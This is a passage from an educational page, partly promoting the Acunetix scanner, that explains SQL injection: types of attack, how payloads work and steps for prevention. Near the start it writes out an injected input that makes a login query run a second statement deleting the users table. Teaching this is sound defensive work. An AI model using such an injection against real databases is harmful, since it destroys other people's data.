where username like '%

DB executes **two** SQL statements:

select count(*) from users where username = 'user' and password
= 'foo'
delete from table users where username like '%

Types of attacks



1. First order attacks

- The attacker can simply enter a malicious string and cause the modified code to be executed immediately

2. Second order attacks

- The attacker injects into a persistent storage (such as a table row) which is deemed as a trusted source. An attack is subsequently executed by another activity.

1. Lateral Injection



How and Why Is an SQL Injection Attack Performed

To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query. The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack. After the attacker sends this content, malicious SQL commands are executed in the database.

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases. In some cases, you can also use SQL commands to run operating system commands. Therefore, a successful SQL Injection attack can have very serious consequences.

How to prevent SQL injection attack

The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

If you discover an SQL Injection vulnerability, for example using an Acunetix scan, you may be unable to fix it immediately. For example, the vulnerability may be in open source code. In such cases, you can use a web application firewall to sanitize your input temporarily.

- Preventing SQL Injection vulnerabilities is not easy. Specific prevention techniques depend on the subtype of SQLi vulnerability, on the SQL database engine, and on the programming language. However, there are certain general strategic principles that you should follow to keep your web application safe.
- Step 1: Train and maintain awareness
- To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with SQL Injections. You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins. You can start by referring them to this page .Don't trust any user input
- Step 2: Don't trust any user input
- Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection. Treat input from authenticated and/or internal users the same way that you treat public input.
- Step 3: Use whitelists, not blacklists
- Don't filter user input based on blacklists. A clever attacker will almost always find a way to circumvent your blacklist. If possible, verify and filter user input using strict whitelists

Step 4: Adopt the latest technologies

Older web development technologies don't have SQLi protection. Use the latest version of the development environment and language and the latest technologies associated with that environment/language. For example, in PHP use PDO instead of MySQLi.

- Step 5: Employ verified mechanisms
- Don't try to build SQLi protection from scratch. Most modern development technologies can offer you mechanisms to protect against SQLi. Use such mechanisms instead of trying to reinvent the wheel. For example, use parameterized queries or stored procedures.
- Step 6: Scan regularly (with Acunetix)
- SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner such as Acunetix. If you use Jenkins, you should install the Acunetix plugin to automatically.